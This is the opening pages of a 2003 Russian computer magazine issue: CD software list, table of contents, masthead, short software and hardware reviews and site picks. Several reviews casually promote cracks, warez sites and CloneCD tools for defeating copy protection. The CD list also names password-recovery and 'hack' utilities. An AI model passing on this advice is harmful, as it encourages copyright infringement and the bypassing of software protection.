

ГЛАГОЛ ГЛАГОЛ

8(33) 2003
август

ЫЙ ТЕМАТИЧЕСКИЙ КОМПЬЮТЕРНЫЙ ЖУРНАЛ



МЕЧТА ГЕЙМЕРА

Ты – админ игрового клуба! 012

КОРПОРАЦИЯ МОНСТРОВ

Сеть в офисе под Линем 034

486 IS BACK

Оживляем старый комп для нужд сети 042

ОСИ 4work

(game)land

ISSN 1609-1027



➡ **КОШМАР СЕКРЕТАРШИ**
Офисное западло в блокноте

➡ **АДМИНСКИЙ СВЕЖАК**
Изучаем Win2k+3 Server

SPECIAL CD

CONTENT:



**Спец 10(23),
Сканирование
удаленных ОСей
в цифровом формате**

**Обновления
для Windows**

**Сайты и гоки
из номера**

И ЕЩЕ:

ВСЕ СОФТ ИЗ НОМЕРА!

SPEzial Delivery

PowerDVD 5.0
AntiBossKey 3.81
Flashkeeper 3.0
GetDiz 2.6
Miranda IM 3.0
Плагины для Miranda
CloneCD 4.2.0.2
ClonyXXL для CloneCD
Profiler для CloneCD
Ybook 1.3
PhaseOut 5
Give-Me-Too
Advanced Instant
Messengers Password
Recovery
BlindWrite Suite

СТАВИМ ИГРОВОЙ СЕРВЕР!

Half-Life Dedicated server
3.1.1.1

Counter Strike 1.5 server
Metamod
Admin mod
Clan mod
AMX mod
Cheating Death

ПЕРЕВОДИМ ОФИС НА LINUX!

ProFTPD 1.2.8
PureFTPD 1.0.15
Teapop 0.3.5
IServerd 1.9.9
PostgreSQL 7.3.3
PsyBNC 2.3.1

ДЕЛАЕМ ШЛЮЗ!

CoolProxy 1.4
VNC 3.3.7
PChains 1.3.10
Squid 2.5
Socks5

Trafd 3.0.1
NeTAMS 3.1
LanBilling
IPA 1.3.5
NetUp 3.0
Outpost 2 Pro

АЛЬТЕРНАТИВНЫЙ СОФТ!

OpenOffice 1.0.1 Rus
Gimp 1.2.5 for Linux
Gimp 1.2.4 for Windows
GTK+ enviroment for
Windows
Quanta plus 3.1.2 for Linux
Quanta gold 3.5.3 for Linux
Quanta gold 3.5.3 for
Windows

О Си 4work - номер для всех людей, которые сталкиваются с компьютером по работе. Настройка серверов, установка шлюза, управление офисом, графика и веб-дизайн. Читай документацию на диске, применяй софт по назначению и срубай много-много денег :). И уже традиционно: софт от NoName, SPEzial Delivery, Extraz. Последний номер по ОСям, последний летний номер. Осенью придется работать :).

СОФТ ОТ NONAME:

&RQ 9.4.14
Apollo v37v
BadCopy Pro v3.70
Блиц HTML v2.05
Crystal Internet Meter v2.0
CrackBar 2003 v2.2
LaFolder Size v3.2
Download Master v1.6.2.535
Download+ v4.4
DU Meter v3.05
fitW v4.0.0.4000
Foobar2000 v0.667
Fortres 101 v4.1
Friendly Pinger v4.2

HDD Password Protection
v2.0
HotKey Manager v1.68
HTTPort v3.SNF1
ICQ Forwarder v1.30
IECookiesView v1.50
Kazaa Hack v2.1
KillCopy v2.54
Keyboard Lights v2.1
Live Internet v3.6.05
Motherboard Monitor
v5.3.3.0
Miranda IM v0.3
MR Tech Systray v2.1.37

MuxaSoft Dialer v4.0
NetLimiter v0.91
Pins v4.50.0.86
qPicSort v1.02b
Reader32 v5.1.5
Slap! v1.11.6
SpamPal v1.292
SST QuickRead v1.31R
SysTrayX v3.50
TextBoard v3.01
WebSMS
WipeOut v1.0.3.1

Intro

```
localhost login: root  
Password:
```

```
[root@localhost root]# su n0ah  
Password:  
[n0ah@localhost n0ah]$ cd /  
[n0ah@localhost /]$ rm -rf ./spez  
[n0ah@localhost /]$ userdel donor dronich dr.cod  
[n0ah@localhost /]$ groupdel spez-crew  
[n0ah@localhost /]$ mkdir ./spez  
[n0ah@localhost /]$ exit  
exit  
[root@localhost root]# userdel n0ah  
[root@localhost root]# exit
```

```
localhost login:
```

n0ah



content №8(33)

SPEZial delivery

Soft	004
Hard	006
Web	008
Hack Tools.....	010

RTFM

ЧТО НАША ЖИЗНЬ? GAMEZ!

Рулим компьютерным клубом	012
---------------------------------	-----

HOWTO

ИГРАЕМ НЕ ПО-ДЕТСКИ

Практика установки игровых серверов под Линь	018
--	-----

Win2kServ - Дорога в AD

Ставим и настраиваем Win2k Server в локальной сети	022
--	-----

СЕТЕВЫЕ ПРЯТКИ

Настраиваем NAT под Windows	026
-----------------------------------	-----

ГОРЯЧИЙ ПРОКСИ-СЕРВЕР

Установка сервисов на старый компьютер	030
--	-----

АДМИНИМ ПРАВИЛЬНО!

Руководство офисного пингвинистратора	034
---	-----

СТАРАЯ СКРИПУЧАЯ ФОРТОЧКА

Ставим NT'вый гейт на старый металл	038
---	-----

В БОЙ ИДУТ ОДНИ СТАРИКИ



Превращаем четверку в сервак на Линухе	042
--	-----

ВОЗВРАЩЕНИЕ БЛОКНОТА


Готовим западло на скриптах	046
-----------------------------------	-----

ОФИСНЫЙ СПАМ

Бомбежка из броузера.....	050
---------------------------	-----



Оси 4work



Мультсериал
The Simpsons смотрите
в эфире телеканала
REN TV в Сентябре 2003

САМЫЙ СЕРЬЕЗНЫЙ ГЕЙТ

Настраиваем ipfw + NAT во FreeBSD054

КТО СКАЧАЛ МЯУ?

система подсчета трафика на FreeBSD058

ПЕРЕКУСИМ ПЕРЛОВКОЙ?

Пишем скрипты для системы трафика во FreeBSD062

SOFT

Приход OutPost 2 Pro

Ставим персональный фаервол на сеть... и выигрываем!064

Новое - это хорошо забытое старое

Трогаем своими ручищами Windows 2003 Server068

УЧЕТ МЕНЯ С УМА СВЕДЕТ!

Установка и настройка 1С072

ДУЭЛЬ НА ДЫРОКОЛАХ

Тесты офисных пакетов076

ОСЬ-МУТАНТ

Уничтожаем миф Windows080

PHOTOSHOP vs GIMP

Схватка лучших редакторов!084

WEB-ВЕРСТКА В LINUX

Главный инструмент WEB-дизайнера под Линь088

FAQ

FAQ THE WORK!090

HARD

САМЫЕ ИНТЕРЕСНЫЕ СЕМНАШКИ

тест 17' CRT-мониторов092

КУЗНИЦА МОНСТРАКОВ

Radeon 9800 PRO096

ПАЯЛЬНЫЙ ПРОЩАЛЬНИК ДОКТОРА ДОБРЯНСКОГО

.....098

STORY

МОРЕ ЛЮБВИ100

RELAX

DJ TALK

Eric Bonerz и The Millionaire108

E-MAIL110

KOMIKZ112

Редакция

главный редактор

Рубен Кочарян (noah@real.xakep.ru)

зам. главного редактора

Андрей Михайлюк

(dronich@real.xakep.ru)

креативный редактор

Алексей Короткин

(donor@real.xakep.ru)

редактор CD

Карен Казарян

(kazarian@real.xakep.ru)

корректор

Виталий Петрович (VP)

Art

арт-директор

Денис Ландин (landin@gameland.ru)

дизайн-верстка

Дмитрий Романишкин

(romanishkin@gameland.ru)

художники

Rover, Симмаков Артем,

Константин Камардин

Реклама

руководитель отдела

Игорь Пискунов (igor@gameland.ru)

менеджеры отдела

Басова Ольга (olga@gameland.ru)

Крымова Виктория (vika@gameland.ru)

Рубин Борис (rubin@gameland.ru)

Емельянцева Ольга

(olgaemil@gameland.ru)

тел.: (095) 935.70.34

факс: (095) 924.96.94

Распространение

директор отдела дистрибуции и маркетинга

Владимир Смирнов

(vladimir@gameland.ru)

оптовое распространение

Андрей Степанов

(andrey@gameland.ru)

Региональное розничное

распространение

Андрей Наседкин

(nasedkin@gameland.ru)

подписка

Алексей Попов

(popov@gameland.ru)

PR менеджер Яна Губарь

(yana@gameland.ru)

тел.: (095) 935.70.34

факс: (095) 924.96.94

PUBLISHING

учредитель и издатель

ООО "Гейм Лэнд"

директор

Дмитрий Агарунов

(dmitri@gameland.ru)

финансовый директор

Борис Скворцов (boris@gameland.ru)

технический директор

Сергей Лянге (serge@gameland.ru)

Для писем

101000, Москва,

Главлотчамт, д/я 652, Хакер

Web-Site

<http://www.xakep.ru>

E-mail

spec@real.xakep.ru

Мнение редакции не обязательно

совпадает с мнением авторов.

Редакция не несет ответственности за те

моральные и физические увечья, которые

вы или ваш комп можете получить,

руководствуясь информацией,

почерпнутой из статей номера. Редакция

не несет ответственности за содержание

рекламных объявлений в номере.

За перепечатку наших материалов

без спроса - преследуем.

Отпечатано в типографии «ScanWeb»,

Финляндия

Зарегистрировано в Министерстве

Российской Федерации

по делам печати, телерадиовещания

и средствам массовых коммуникаций

ПИ № 77-12014 от 4 марта 2002 г.

Тираж **42 000** экземпляров.

Цена договорная.



PowerDVD 5.0 | www.gocyberlink.com | **9.6 mb**

Недавно прикупил себе DVD, теперь занимаюсь поисками хорошего плеера. А тут как раз обновился PowerDVD. Интерфейс стал еще приятнее: изменилась шкурка по умолчанию и добавилась возможность менять скины. Отличное качество изображения: плеер сам подстраивает параметры видео, оптимизирует гамму для LCD мониторов. Умная система преобразования форматов помогает 16:9 фильмам хорошо смотреться на обычном экране, а 4:3 фильмам - на широкоформатном экране. В наличии разделение каналов для мультikanальных систем, и, наоборот, реализованы виртуальные каналы для двухканальных систем. Ну и по кучи: поддержка различных типов файлов, в том числе и DivX, возможность делать скриншоты с фильма (весьма приятного качества). Минусы: тяжеловат он все-таки для плеера, да и далеко не беспла-




Свежая версия популярного плеера

тен. А с учетом того, что стандартный Windows Media умеет неплохо проигрывать DVD (да и в целом девятая версия - ничего), желание искать PowerDVD по вarezным сайтам может пропасть :). У меня не пропало. Сделали бы в нем настроек побольше - было бы просто супер. Найду чего лучше - сообщу :)

Ybook 1.3 | www.spacejock.com | **3.8 mb**

Найти удобную читалку в наше время - большая проблема. Читать из ворда или ослика - развлечение для извращенцев. Распечатывать - бумаги не напасешься, да и не очень-то удобно носить с собой кипу листов. Что нужно от хорошей читалки? Чтобы хранила список книг и закладки позволяла делать, дабы скролить каждую минуту не приходилось; чтобы шрифт был крупный, сглаженный и читабельный; чтобы текст удобно форматировала. К сожалению, я идеальной читалки не знаю. Но вот в Ybook хотя бы присутствуют последние два пункта. Текст она разбивает просто отлично (параметры можно и настроить), со шрифтом все тоже супер. Читать удобно, и глаза не сильно устают. Жаль только, что не умеет прога сохранять отформатированные книги - приходится каждый раз ждать несколько секунд при открытии файла. И закладки делать нельзя (в виде исключения программа запоминает, на каком месте ты закончил читать). Зато прикру-



Электронные книги - в жизнь!

тили возможность поиска и быстрой скачки книг с Gutenberg project (гос-точно большая библиотека... на английском :)). Лучше бы все же сделали закладки. На сайте производителя есть другие проги для работы с электронными книгами, Ybook же идет к ним как бесплатное дополнение. Я надеюсь, что в новых версиях эта читалка станет полноценной прогой (можно и платной :)), а пока что бугу пользоваться Bookshelf.

PhaseOut 5 | www.phaseout.net | **1.78 mb**

Ну что тут сказать, самый красивый браузер, который я когда-либо видел. Да что браузер! Просто одна из самых красивых прог! Простая идея: а почему бы нам не использовать в качестве скинов флэш? Весить они будут немного, делать их не так уж и сложно, зато у нас будет полностью изменяемый интерфейс, где все менюшки будут свигаться, красиво выпадать и раскрываться, кнопки будут

вдавливаться и еще будет много похожей шняги :). Причем памяти это чудо кушает не так уж и много по сравнению с другими браузерами на основе ослика: приблизительно 10 мегов, как и MyIE2, например. Были бы еще и функции на уровне - и вот оно, счастье :). А еще жаль, что скинов маловато. Надеюсь, это временно, тем более что в комплекте есть тестер для собственных скинов и редактор языка интерфейса.

Flashkeeper 3.0
www.flashkeeper.com
1.42 mb




Macromedia ленился - другие делают нормальные флэш-плееры

Согласись, десолтный флэш-плеер от Macromedia - это просто убожество. Обычный плагин для браузера, гордо именующий себя плеером. А я хочу полноценный, с прокруткой, регулировкой громкости, плей-листом и другими стандартными фишками. Все это и многое другое есть во Flashkeeper. Прога состоит из двух частей: непосредственно плеера и оболочки (похоже на оболочки ACDSee и других подобных программ - слева папки, справа файлы, внизу сама флэшка). Прога может конвертировать exe-флэшки в swf и наоборот, снимать и ставить защиту на файлы, делать скриншоты, составлять свои скринсейверы. Кроме того, в проге есть менеджер скачки флэшек, который вызывается из оболочки или в ослике по команде контекстного меню "Get Flash by Flashkeeper". И так, если ты любишь флэш, то это прога из разряда must have. Ну а еще must have кряк :)



Самый красивый браузер

AntiBossKey 3.81
www.mindgems.com
0.7 mb



Нажми на кнопку - получишь результат

Супер прога! Must have гля любого описного работника :). Функция простая: по нажатию хоткея убирать с экрана окна в никуда, скрывая панель задач, трей и рабочий стол. Ну и, естественно, сама прога тоже не светится. В отличие от других прог подобного плана скрываемые окна можно выбирать. В настройках есть два дополнительных пункта: неубираемые окна (загоняем сюда описные проги) и окно, которое будет поверх других (а если не будет такого окна - соответствующая прога запустится). А еще после нажатия хоткея могут смениться уровень звука и разрешение экрана (а вот зачем это нужно, я так и не понял). Между прочим, среди рекламы на сайте на первом месте стоит такое заявление (перевожу): не дайте своему боссу или жене поймать вас за просмотром порнухи :). А некоторых всего-то за открытую аську хотели уволить :)



Miranda 0.3 | miranda-im.org | **0.6 mb**

Блин, ну за что все так любят эту прогу?! Ну да, маленькая, шустрая, никакой рекламы, абсолютно бесплатная. Поддерживает кучу протоколов: ICQ, AIM, MSN Messenger, IRC, Jabber (и еще много других, вплоть до NetSend). Даже поддержка скинов есть (хотя при такой невзрачной внешности капитально ничего поменять нельзя :)). Туча плагинов, расширяющих функциональность проги (а то без них она ни фига не умеет :)). А еще за ее использование можно получить уважение от Дронича :). А я ею все равно пользоваться не бую! Меня помает искать нужные плагины, а некоторых функций очень не хватает, и Miranda все же слишком убого выглядит. Вот если Trillian 2.0 окажется отстоем (в чем я сомневаюсь), тогда может и подумаю о переходе :)




Никогда не соглашусь, что это лучший ICQ-клиент :)

CloneCD 4.2.0.2 | www.elby.ch | **3.2 mb**

СloneCD - не самая новая прога (в этом году еще не обновлялась), но узнал я о ней не давно :). Существует много программ для записи дисков. Есть сложные и многофункциональные, есть простые и специализированные. CloneCD предназначена для одной простой функции - копировать диски один в один. Простой и удобный русский интерфейс, быстрота, возможность создавать образы дисков, наличие собственного виртуального CD - уже за это программу можно полюбить. Но самое главное - CloneCD умеет обходить практически любую защиту от копирования. Конечно, это требует некоторой подготовки: как минимум нужно включить CloneCD Tray и не закрывать самому поток CD (CloneCD сам его закроет, при этом не даст Вингам распознать

диск), а потом правильно выбрать тип диска. Но еще лучше будет зайти на www.clony.smokers-board.de и скачать ClonyXXL (прога, определяющая тип защиты на диске и передающая параметры в CloneCD) и Profiler (прога со списком готовых профилей CloneCD для многих типов защиты от копирования). С этой связкой ни одна защита не устоит!



Подпольная фабрика по клонированию

GetDiz 2.6 | www.outertech.com | **0,5 mb**

Видел хоть раз файлы с расширениями diz и nfo? File_id.diz - такой файл почти всегда лежит на FTP или в архивах с прогой и содержит краткое описание ее файлов. А текстовики с расширением nfo практически всегда идут вместе с кряками, кейгенами и вarezом. В них, как правило, есть полезная информация по установке, какие-нибудь типы, иногда ключи. Только вот основную часть nfo занимает ASCII-графика с логотипом группы, куча респек-

тов, благодарностей, подписи ребят, работавших над релизом, и прочая лабуда. Читать эти файлы в блокноте не слишком удобно. GetDiz - это специальный выюер для таких файлов. Он преобразует ASCII-графику так, что она не мешает просмотру, уменьшает шрифты и выделяет некоторые ключевые слова (serial, key, адреса www и e-mail, etc). Всем любителям варежа настоятельно рекомендую к установке.



Лого команды TSRH в GetDiz

МАМА С ПЫЛУ С ЖАРУ

МSI выпустила новую материнскую плату, основанную на чипсете VIA KT600, MSI KT6 Delta. Новинка предназначена для процессоров AMD Athlon XP, поддерживает 400 МГц FSB, имеет 3 слота для установки памяти DDR400 (PC3200), DDR333 (PC2700) и DDR266 (PC2100). Плата поддерживает функцию защиты процессора от перегрева и выхода из строя (в случае перегрева или неисправностей системы охлаждения) - Thermal Diode Circuit. На плате установлен Promise RAID контроллер. В комплекте с платой идут удлиненные

Serial ATA кабели, утилиты Live Update 2 и CoreCenter, предназначенные для управления и настройки платы. Также поддерживаются фирменные технологии: Speedster, предназначенная для разгона системы; функция регулировки питания памяти с шагом всего 0,05В; технология BuzzFree, позволяющая снизить шум работающего компьютера; функция PowerPro, предназначенная для управления питанием, и функция LifePro, призванная проглотить срок службы процессора и материнской платы.



Новенькая мама для AMD Athlon XP

СВЕЖЕЕ LCD

Компания Adtec начала выпуск двух новых LCD мониторов. Это AD-DA17Y и AD-AA17Y. Новинки имеют размер экрана 17 дюймов и разрешение 1280x1024. Модель AD-DA17Y оснащена D-Sub и DVI-D, а модель AD-AA17Y - только D-Sub. Оба девайса обладают схожими характеристиками: яркость - 300 кд, контрастность - 350:1, размер зерна - 0,264 мм. Угол обзора по горизонтали - 160°, по вертикали - 135°, время отклика 25 мс. Размеры: 372 x 210 x 384 мм, вес 5,5 кг. Обе модели имеют встроенные 1Вт колонки. Мониторы будут

выпускаться в двух вариантах: в белом корпусе и в черном корпусе. Ожидаемая стоимость моделей: 481\$ - AD-DA17Y и 447\$ - AD-AA17Y.




Новые LCD'шки

И СНОВА КОМБАЙН

ATI Technologies начала поставки новой мультимедийной карты ALL-IN-WONDER 9800 PRO. Новинка основана на чипе Radeon 9800 PRO, а также оснащена чипом ATI THEATER 200 и 128 Мбайт 256 Бит DDR памяти. Частота чипа - 380 МГц, памяти - 340 МГц. Плата имеет ТВ тюнер с поддержкой стерео и возможностью сохранения 125 каналов. Есть возможность захвата аналогового изображения в MPEG-2 с разрешением 720 x 480 и 30 fps. На видеоадаптере также имеется

видеовыход, поддерживающий HDTV. В комплекте с картой поставляется пульт дистанционного управления (REMOTE WONDER), всевозможные утилиты для работы с видео: TV-ON-DEMAND PVR, EAZY-LOOK, VIDEOSOAP, THRUVIEW, VIDEOSOAP MULTIVIEW. Новинка полностью поддерживает технологии DirectX 9.0 и OpenGL и операционные системы Windows XP/2000/Me/98/98 SE. На карту дается трехлетняя гарантия. Ожидаемая стоимость девайса составляет 449\$.



Чудесное ALL-IN-WONDER 9800 PRO

УНИВЕРСАЛЬНЫЕ КПК

Компания Mitas официально объявила о начале продаж двух новых карманных ПК. Это Mio 339 и Mio 558. Модель Mio 339 ориентирована на молодежь и сочетает в себе функции MP3-плеера, PDA, а также в нем установлена встроенная цифровая камера. Новинка основана на процессоре Intel PXA255 с тактовой частотой 400 МГц и работает с операционной системой Microsoft Windows Mobile 2003. Модель Mio 558 - более серьезное устройство: она имеет возможность работы в беспроводных сетях Bluetooth и 802.11b с поддержкой VoIP (voice over IP) и ориентирована на корпоративных служащих. Этот КПК оснащен процессором Intel PXA263 с тактовой частотой 400 МГц и работает с операционной системой Microsoft Windows Mobile 2003. Новинка поддерживает флэш-память стандарта Compact Flash (CF) II CF и SD I/O MMC Secure Digital. В розничную продажу оба девайса попадут в середине июля. Примерная стоимость составляет 315\$ за Mio 339 и 480\$ - за Mio 558.




КПК для веселых и серьезных

AMD'ШНАЯ МАТЬ ОТ GIGABYTE

Компания Gigabyte тоже представила новую модель материнской платы на связке VIA KT600 + VT8237, предназначенную для процессоров AMD AthlonXP, имеющих 400 МГц FSB, при этом пропускная способность чипсета достигает 3.2 Гбайт. Новинка имеет контроллер памяти DDR400 FastStream64 и новейший интерфейс AGP8X. Во встроенном контроллере Serial ATA реализованы как SATA, так и RAID-функции. Контроллер поддерживает несколько режимов RAID: RAID 0 (чередование данных) и RAID 1 (зеркалирование), предназначенное как для увеличения скорости дисковой системы, так и для более надежного хранения данных. На плате установлено 8 портов USB 2.0. Четыре из них находятся сзади на системном блоке, а остальные 4 порта подключаются к плате кабелем. Также поддерживает интерфейс IEEE1394.

На плате установлена шестиканальная звуковая система, поддерживающая функции Jack-Sensing, которая предназначена для того, чтобы помочь пользователю подключать аудиоустройства. Кроме того, на плату установлена 10/100 Мбит/с Ethernet сетевая карта.

В комплект входят традиционные утилиты: Xpress Install, Xpress Recovery, EasyTune4, @BIOS, Q-Flash. В виде бонуса с матерью по-



Новая плата под AMD от Gigabyte

предлагается довольно внушительный пакет ПО: Norton Internet Security, Norton Anti Virus, Norton Personal Firewall, Norton Privacy Control, Norton Parental Control, Norton Spam Alert, GIGABYTE Windows Utility Manager, Adobe Acrobat Reader. Вот краткая спецификация новой платы:
форм-фактор - ATX;
чипсетная связка - VIA KT600 + VIA VT8237 (возможны варианты с юж-

ным мостом VT8235);
поддержка Socket A процессоров AMD Athlon XP/Athlon/Duron с 400/333/266/200 МГц FSB;
память: три слота, до 3 Гбайт PC3200/PC2700/PC2100;
слот AGP 8X/4X;
пять слотов PCI;
шестиканальный аудио кодек AC97 (Realtek ALC655);
восемь портов USB 2.0.

СЛОМАЛСЯ ОДИН CD-ROM - ПОЛУЧИ ДВА РАБОЧИХ!

Компания SAMSUNG изобрела новую гарантийную схему. Допустим, ты купил себе сигдиск SAMSUNG SC-152AEB, SC-152A/SER; SC-152LEB или SC-152G у официального дистрибьютора, а он у тебя сломался. Ты несешь его в сервисный центр до первого декабря этого года, тебе его естественно меняют либо чинят. Но это не все - в качестве возмещения морального

ущерба, SAMSUNG гарантирует тебе еще один новый привод. То есть у тебя был один нерабочий CD-привод, а теперь два рабочих - круто! Только не спеши ломать свой сигдиск, ведь такая гарантия действует только на те приводы, в поломке которых виноват производитель. Если ты развинтишь устройство, вскроешь крышку, или просто расфигачешь его кувалдой никто тебе ничего не заменит!



Расфигачь CD'юк!

КРУТЫЕ УСКОРИТЕЛИ

Компания Creative выпустила две новые видеокарты класса hi-end. Речь идет о моделях 3D Blaster 5 FX 5900 Ultra и 3D Blaster 5 FX 5600 Ultra. Карта 3D Blaster 5 FX 5900 Ultra предназначена прежде всего для новейших игр с использованием самых современных технологий. Новинка обрабатывает до 338 миллионов треугольников в секунду при скорости заполнения сцены 3,6 миллиарда текстелей в секунду. Частота чипа составляет 450 МГц, частота памяти - 850 МГц. Адаптер поддерживает DirectX 9.0 и AGP 8X, а также техно-

логии CineFX 2.0, Intellisample HCT и многоэкранные режимы nView. Карта 3D Blaster 5 FX 5600 Ultra основана на GeForceFX 5600 GPU. Тактовая частота ядра составляет 400 МГц, частота памяти - 800 МГц, RAMDAC 400 МГц. Эта модель обрабатывает до 100 миллионов треугольников в секунду при скорости заполнения сцены 1,6 миллиарда текстелей в секунду. Также в полной мере поддерживаются DirectX 9.0, AGP 8X, CineFX 2.0, Intellisample HCT и многоэкранные режимы nView. Ориентировочная цена карты 3D Blaster Geforce FX 5600 Ultra



Хитечные Blaster'ы от Creative

составит 220\$, а цена 3D Blaster Geforce FX 5900 Ultra достигнет 400\$.


<http://gamesblood.ru>

Хороший ресурс, посвященный всему, что связано с компьютерными играми.

На сайте можно найти новости разработчиков игр (Бука, Руссо-бит-М, NMG), всяческий "прилагающийся софт" (демо-версии, трейнеры, патчи), коды к недокументированным фичам, прохождения квестов, скриншоты новых игр и так далее...

Имеются ссылки на новые и старые версии игр, flash-игры, фриварные игры.

Особое внимание уделено "обратной связи": в наличии форум, гостевая, чат.



В мире игр...

<http://free-help-internet.com>

Не достали еще чайники своими вопросами в стиле "а вот чего нажать, чтоб заработало"? Теперь существует реальное спасение от них! Пошли их... на сайт free-help-internet.com! Просто, четко, "человеческим" языком авторы написали обо всем, что касается Инета: браузеры, поиск инфы, ICQ и аналоги, электронная почта, оплата через Интернет, безопасность в сети, ОСы и так далее! Сайт довольно новый, но ундер-контракшнов не видно, наполнение отличное. Есть форум и FAQ. Супер! В закладки...



Скорая помощь для чайников в Интернете

<http://www.networkdoc.ru>

Отличный информационный сайт в помощь системному администратору! Сайт довольно новый, но на наполнение жаловаться грех... Тут есть все, что может понадобиться в работе сисадмину.

Инструкции, описания и справочная информация по-русски и по-английски по установке и настройке Windows 2000, Windows 2003(!), Exchange 2000 и т.п.

Помимо этого, на сайте есть раздел новостей из мира Интернет, высоких технологий и сетевой безопасности, причем часто обновляемый.

Для облегчения "бумажной" работы сисадмина на сайте выложена разная официальная информация: за-



Сисадмину на заметку!

кон об информации, документы ФАПСИ, нормативные документы, соответствующие ГОСТы и т.д.

Очень удобная фишка на сайте - по введенному номеру порта TCP/IP выводится информация о порте и о том, какие трояны его используют.

<http://pristavka.kulichki.ru>

Проодолжаем тему игр. Этот сайт для тех, кто не излечился от ностальгии по старым добрым приставочным играм. Здесь можно скачать эмуляторы лучших приставочных игр для компа.

